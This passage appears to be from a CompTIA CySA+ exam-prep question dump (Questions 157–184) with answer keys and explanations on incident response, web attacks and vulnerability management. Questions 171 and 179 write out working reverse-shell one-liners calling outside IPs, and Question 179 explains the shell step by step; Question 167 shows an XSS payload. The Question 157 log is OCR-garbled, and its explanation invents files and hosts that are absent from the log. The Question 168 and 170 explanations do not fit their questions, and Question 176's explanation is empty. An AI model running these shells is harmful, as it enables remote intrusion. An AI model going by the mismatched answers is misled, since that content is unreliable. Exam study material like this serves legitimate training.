Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.

The other options are not effective or necessary to remediate this issue.

Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie-Hellman or Elliptic Curve Diffie- Hellman. Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange9.

Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords. Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.

Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.

Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .

Reference:

1 Padding oracle attack - Wikipedia
2 flast101/padding-oracle-attack-explained - GitHub
3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology
4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange
5 The Essentials of Using an Ephemeral Key Under TLS 1.3
6 Guidelines for the Selection, Configuration, and Use of … - NIST
7 CBC decryption vulnerability - .NET | Microsoft Learn
8 The Padding Oracle Attack | Robert Heaton
9 What is Ephemeral Diffie-Hellman? | Cloudflare
[10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare
[11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare
[12] Galois/Counter Mode - Wikipedia
[13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

Question: 157

An analyst views the following log entries:

	- - tl2Miig/2O10;	11:42:20 -0200J	"GET /src/sourceCwiv.b.itWW 404 291
134.17.108.5	- - [12/Aug/2O19:	13:04:16 -0200]	"GET Zimg/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221	- - [12/Aug/2018:	13:04:17 -0200]	"GET Zcgi-binZstats.pl?month=12\HTTP/1.0* 200 291
134.17.1S8.5	- - [12/Aug/2018:	13:04:17 -0200]	"GET Zia^ZorgChartDirectors.jpg\HTTPZ1.0* 200 291
134.17.108.5	- - [12/Aug/2O1B:	13:04:17 "0200)	"GET Zimg/grgChartStaff,jpg\HTTPZ1.0" 200 291
134.17.188.5	- - [L2/A:ig/2O18:	13:04:18 -0200]	"GET ZiwgZorgCbartUnderlIng?.jpg\HTTP/I,0' 404 291
216.122.5.5	- - (12/Aug/2018:	13:04:18 -0200]	"GET /cgl-blr>Zquarterly.pl?qtt=3\HTTPZ1.0" 404 291
134.17,188.5	- - [12/Aug/2010:	13:04:18 -0200]	"GET Zla^Z-ngChattUnderUmkM:!!^^ 404 291

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.

which are more important than ensuring vendor data access.

Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

A. 121.19.30.221
B. 134.17.188.5
C. 202.180.1582
D. 216.122.5.5

Answer: A

Explanation:

The correct answer is A. 121.19.30.221.

Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.
The log files show the following information:
The IP addresses of the hosts that accessed the web server
The date and time of the access
The file path of the requested resource
The number of bytes transferred
The organization's priorities are:
Unauthorized data disclosure is more critical than denial of service attempts
Denial of service attempts are more important than ensuring vendor data access
According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so123. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.
The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only
121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.
The other hosts do not warrant additional investigation based on the log files and the organization's priorities.
Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests45. However, denial of service attempts are less critical than unauthorized

data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.
Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.
Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements.
Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

Question: 158

An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

A. Orange team
B. Blue team
C. Red team
D. Purple team

Answer: A

Explanation:

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.
In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working

independently or collaboratively with the defensive team345.
The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.
Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.
The other options are incorrect because they do not match the role and function of the analyst in this scenario.
Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems

and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.

Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.

Reference:

1 Infosec Color Wheel & The Difference Between Red & Blue Teams
2 The colors of cybersecurity - UW–Madison Information Technology
3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

Question: 159

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

A. RFI
B. LFI
C. CSRF
D. XSS

Answer: C

Explanation:

The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.

To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.

Some other possible attacks that are not relevant to this scenario are:

RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.

LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the

input parameters of a script. This attack does not affect the user's browser or account settings.
XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

Question: 160

The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

A. Alert department managers to speak privately with affected staff.
B. Schedule a press release to inform other service provider customers of the compromise.
C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Answer: A

Explanation:

The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.
Reference: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data classification levels", page 23

Question: 161

During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

A. Implement data encryption and close the data so only the company has access.
B. Ensure permissions are limited in the investigation team and encrypt the data.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
D. Ensure that permissions are open only to the company.

Answer: B

Explanation:

The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and

encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.

Reference: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data encryption", page 23 CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

Question: 162

A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

A. A web application firewall
B. A network intrusion detection system
C. A vulnerability scanner
D. A web proxy

Answer: A

Explanation:

A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.

Reference: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, "Security Architecture and Tool Sets", page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 1.0 "Threat and Vulnerability Management", Objective 1.2 "Given a scenario, analyze the results of a network reconnaissance", Sub-objective "Web application attacks", page 9 CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

Question: 163

Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

A. Containerization
B. Manual code reviews
C. Static and dynamic analysis
D. Formal methods

Answer: D

Explanation:

According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools1.

Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues1.

Question: 164

A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue devices more quickly?

A. Implement a continuous monitoring policy.
B. Implement a BYOD policy.
C. Implement a portable wireless scanning policy.
D. Change the frequency of network scans to once per month.

Answer: A

Explanation:

The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents1.

Question: 165

An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

A. SMB use domain SID to enumerate users
B. SYN scanner
C. SSL certificate cannot be trusted
D. Scan not performed with admin privileges

Answer: D

Explanation:

This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

Question: 166

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.

Which of the following is the most likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.
C. The developer did not implement default protections in the web application build.

D. The developer did not set proper cross-site request forgery protections.

Answer: B

Explanation:

The most likely reason for this vulnerability is B. The developer did not set proper cross-site scripting protections in the header. Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim1.

One of the common ways to prevent XSS attacks is to set proper HTTP response headers that instruct the browser how to handle the content of the web page. For example, the Content-Type header can

specify the MIME type and character encoding of the web page, which can help the browser avoid interpreting data as code. The X-XSS-Protection header can enable or disable the browser's built-in XSS filter, which can block or sanitize suspicious scripts. The Content-Security-Policy header can define a whitelist of sources and directives that control what resources and scripts can be loaded or executed on the web page2.

According to the output of Arachni, a web application security scanner framework3, it detected an XSS vulnerability in the form input 'txtSearch' with action https://localhost/search.aspx. This means that Arachni was able to inject a malicious script into the input field and observe its execution in the response. This indicates that the developer did not set proper cross-site scripting protections in the header of search.aspx, which allowed Arachni to bypass the browser's default security mechanisms and execute arbitrary code on the web page.

Question: 167

A security analyst found the following vulnerability on the company's website:
<INPUT TYPE="IMAGE" SRC="javascript:alert('test');">

Which of the following should be implemented to prevent this type of attack in the future?

A. Input sanitization
B. Output encoding
C. Code obfuscation
D. Prepared statements

Answer: A

Explanation:

This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.

Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as <, >, ", ', or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match. Output encoding is a technique that prevents XSS attacks by encoding the output before sending

it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as <, >, ", ', or javascript:. Output encoding can also escape any special characters that may have a different meaning in different contexts, such as , /, or ;.

Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

Question: 168

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

A. 1
B. 2
C. 3
D. 4

Answer: B

Explanation:

Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.

Reference:

CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2

The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

Question: 169

A security analyst needs to mitigate a known, exploited vulnerability related not
tack vector that embeds software through the USB interface. Which of the following should the

analyst do first?

A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
C. Check configurations to determine whether USB ports are enabled on company assets.
D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Answer: C

Explanation:

USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.

Reference:

CompTIA CySA+ CS0-003 Certification Study Guide, page 247

What are Attack Vectors: Definition & Vulnerabilities, section "How to secure attack vectors"

Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user "schroeder"

Question: 170

A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the following scanning techniques would be most efficient to achieve the objective?

A. Deploy agents on all systems to perform the scans.
B. Deploy a central scanner and perform non-credentialed scans.
C. Deploy a cloud-based scanner and perform a network scan.
D. Deploy a scanner sensor on every segment and perform credentialed scans.

Answer: A

Explanation:

USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step

to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important,

but they are not the first priority in this scenario.

Reference:

CompTIA CySA+ CS0-003 Certification Study Guide, page 247

What are Attack Vectors: Definition & Vulnerabilities, section "How to secure attack vectors" Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user "schroeder"

Question: 171

A security analyst identified the following suspicious entry on the host-based IDS logs: bash -i >& /dev/tcp/10.1.2.3/8080 0>&1

Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

A. #!/bin/bashnc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" Il echo "OK"
B. #!/bin/bashps -fea | grep 8080 >dev/null && echo "Malicious activity" I| echo "OK"
C. #!/bin/bashls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" I| echo "OK"
D. #!/bin/bashnetstat -antp Igrep 8080 >dev/null && echo "Malicious activity" I| echo "OK"

Answer: D

Explanation:

The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives.

ReferenceCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339.Reverse Shell Cheat Sheet, Bash section.

Question: 172

Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

A. Hacktivist threat
B. Advanced persistent threat
C. Unintentional insider threat
D. Nation-state threat

Answer: C

Explanation:

An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

ReferenceCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 1: Threat and Vulnerability Management, page 13.What is Network Security | Threats, Best Practices | Imperva, Network Security Threats and Attacks, Phishing section.Five Ways to Defend Against Network Security Threats, 2. Use Firewalls section.

Question: 173

A company has the following security requirements: . No public IPs

· All data secured at rest

. No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD-DB
IP config	private	public	public	public
Encrypt	no			no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

A. VM_PRD_DB
B. VM_DEV_DB
C. VM_DEV_Web02
D. VM_PRD_Web01

Answer: D

Explanation:

This VM has a public IP and an open port 80, which violates the company's security requirements of

no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.
Reference[CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67.[What is a Public IP Address?][What is Port 80?]

Question: 174

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2 C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:

This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.
Reference: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

Question: 175

Which of the following should be updated after a lessons-learned review?

A. Disaster recovery plan
B. Business continuity plan
C. Tabletop exercise
D. Incident response plan

Answer: D

Explanation:

A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident

response plan should be updated after a lessons-learned review.

Reference: The answer was based on the NCSC CAF guidance from the National Cyber Security Centre, which states: "You should use post-incident and post-exercise reviews to actively reduce the risks associated with the same, or similar, incidents happening in future. Lessons learned can inform any aspect of your cyber security, including: System configuration Security monitoring and reporting Investigation procedures Containment/recovery strategies"

Question: 176

An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

A. Insider threat
B. Ransomware group
C. Nation-state
D. Organized crime

Answer: C

Explanation:

Question: 177

A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

A. Reconnaissance
B. Weaponization
C. Exploitation
D. Installation

Answer: B

Explanation:

Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is

an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.

Reference: The answer was based on the web search results from Bing, especially the following sources:

Cyber Kill Chain® | Lockheed Martin, which states: "In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities." The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: "In the weaponization stage, all of the attacker's preparatory work culminates in the

creation of malware to be used against an identified target."

What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states: "Weaponization: The attacker creates a malicious payload that will be delivered to the target."

Question: 178

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA
B. User and password
C. PAM
D. Key pair

Answer: D

Explanation:

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

Reference: Authentication Methods - Configuring Tenant-Wide Settings in Azure …, Cloud Foundation - Oracle Help Center

Question: 179

A security analyst detected the following suspicious activity:

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
```

Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D

Explanation:

The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:

- rm -f /tmp/f deletes any existing file named /tmp/f
- mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
- cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
- nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe

This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.

Reference

Hack the Galaxy

Reverse Shell Cheat Sheet

Question: 180

Which of the following can be used to learn more about TTPs used by cybercriminals?

A. ZenMAP
B. MITRE ATT&CK
C. National Institute of Standards and Technology
D. theHarvester

Answer: B

Explanation:

MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. It can help security professionals understand, detect, and mitigate cyber threats by providing a comprehensive framework of TTPs.

Reference: MITRE ATT&CK, Getting Started with ATT&CK, MITRE ATT&CK | MITRE

Question: 181

After updating the email client to the latest patch, only about 15% of the workforce is able to use email. Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

A. Implementation
B. Testing
C. Rollback
D. Validation

Answer: B

Explanation:

Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users. Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.

Reference: 7 Reasons Why Change Management Strategies Fail and How to Avoid Them, CompTIA CySA+ CS0-003 Certification Study Guide

Question: 182

The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

A. Employee turnover
B. Intrusion attempts C. Mean time to detect D. Level of preparedness

Answer: C

Explanation:

Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly

identify security threats and minimize their impact12.

Reference: What Is MTTD (Mean Time to Detect)? A Detailed Explanation, Introduction to MTTD: Mean Time to Detect

Question: 183

An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause?
(Select two).

A. Creation time of dropper
B. Registry artifacts
C. EDR data

D. Prefetch files
E. File system metadata
F. Sysmon event log

Answer: B,C

Explanation:

Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms1. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement2. These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.

Reference: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

Question: 184

During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

A. Isolation
B. Remediation
C. Reimaging
D. Preservation

Answer: A

Explanation:

Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident.

Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules12.

Reference: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide

Question: 185

